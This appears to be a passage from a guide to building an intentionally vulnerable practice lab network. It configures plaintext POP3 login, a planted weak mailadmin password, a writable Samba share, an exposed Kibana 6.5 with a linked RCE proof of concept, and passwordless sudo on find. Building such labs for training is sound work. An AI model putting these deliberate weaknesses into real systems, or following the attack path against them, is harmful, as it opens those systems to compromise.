


So the email will be delivered to mailadmin’s inbox.

Port 110 and 143: Dovecot (POP3+IMAP): https://ubuntu.com/server/docs/mail-dovecot

To make it simple, we can **stop at** Dovecot SSL Configuration section.

Image not found or type unknown



And we need to allow plaintext authentication to POP3 server, just append two lines to **/etc/dovecot/dovecot.conf**:

disable_plaintext_auth=no

ssl=yes


Then we can log in POP3 server, otherwise we cannot authenticate to POP3 server.

Port 80: WordPress: https://ubuntu.com/tutorials/install-and-configure-wordpress#1-overview

It is simple, just follow steps in this link. After completing the installation, register 2 users: mason, hudson.


Log in as mason, and post an article like this:

Image not found or type unknown



Then log in as hudson, leave a comment. This is an indicator that mason manages mailadmin account, and this account has weak password: Password. After that, log in as mason or admin to approve hudson’s comment. Otherwise, hudson’s comment will not be displayed.


Image not found or type unknown



Port 445: Samba

Create a new folder /var/backups/www/html, and copy /var/www/html/wordpress to the new folder, and create a new share to map to this folder.

Image not found or type unknown



Do not forget to assign proper ownership and permission, otherwise the attacker cannot upload or read a file, so he will not upload a shell and fall into the rabbit hole lol

Image not found or type unknown





Image not found or type unknown




Port 5601: Kibana 6.5

Download link: https://www.elastic.co/cn/downloads/past-releases/kibana-6-5-0

Download **deb 64-bit**, and then use dpkg to install it, it is very simple.

But do not forget to edit /etc/kibana/kibana.yml to uncomment few lines and change server.hot to 0.0.0.0.

Image not found or type unknown



This version of kibana is vulnerable to a RCE vulnerability, you can find the PoC here: https://github.com/mpgn/CVE-2019-7609


Follow the steps, and you can get a shell as kibana. But unfortunately, there is no intended privilege escalation vector for user kibana, though I am not sure if all Nday vulnerabilities have been fixed. Therefore, it is a rabbit hole.

Port 9200: Elasticsearch 6.6

Download and install Elasticsearch 6.6 from https://www.elastic.co/cn/downloads/past-releases/elasticsearch-6-6-0 like how we installed Kibana, but we do not need to customize it.

Now, we almost finished. The last step is to grant mason a privilege to execute find with sudo permission without password. So only user mason can escalate our self to root and read /etc/krb5.keytab.

Image not found or type unknown




After knowing that alex.mason is a domain user, we should be aware that linux local user mason could share the same password with domain user alex.mason, so we can use SSH to move to file01 as alex.mason@blackops.local.

LINUX DOMAIN COMPUTER 2

file01.blackops.local

This linux machine is easier to configure. First, we need to set DC’s IP as DNS, and join file01 to domain, just as we previously did. We only need to configure FTP and add one user.

Image not found or type unknown



There is nothing too much to configure FTP. Use apt to install vsftpd. Then add helen as a linux local user. When we can use helen’s credential to authenticate to FTP server.

Image not found or type unknown

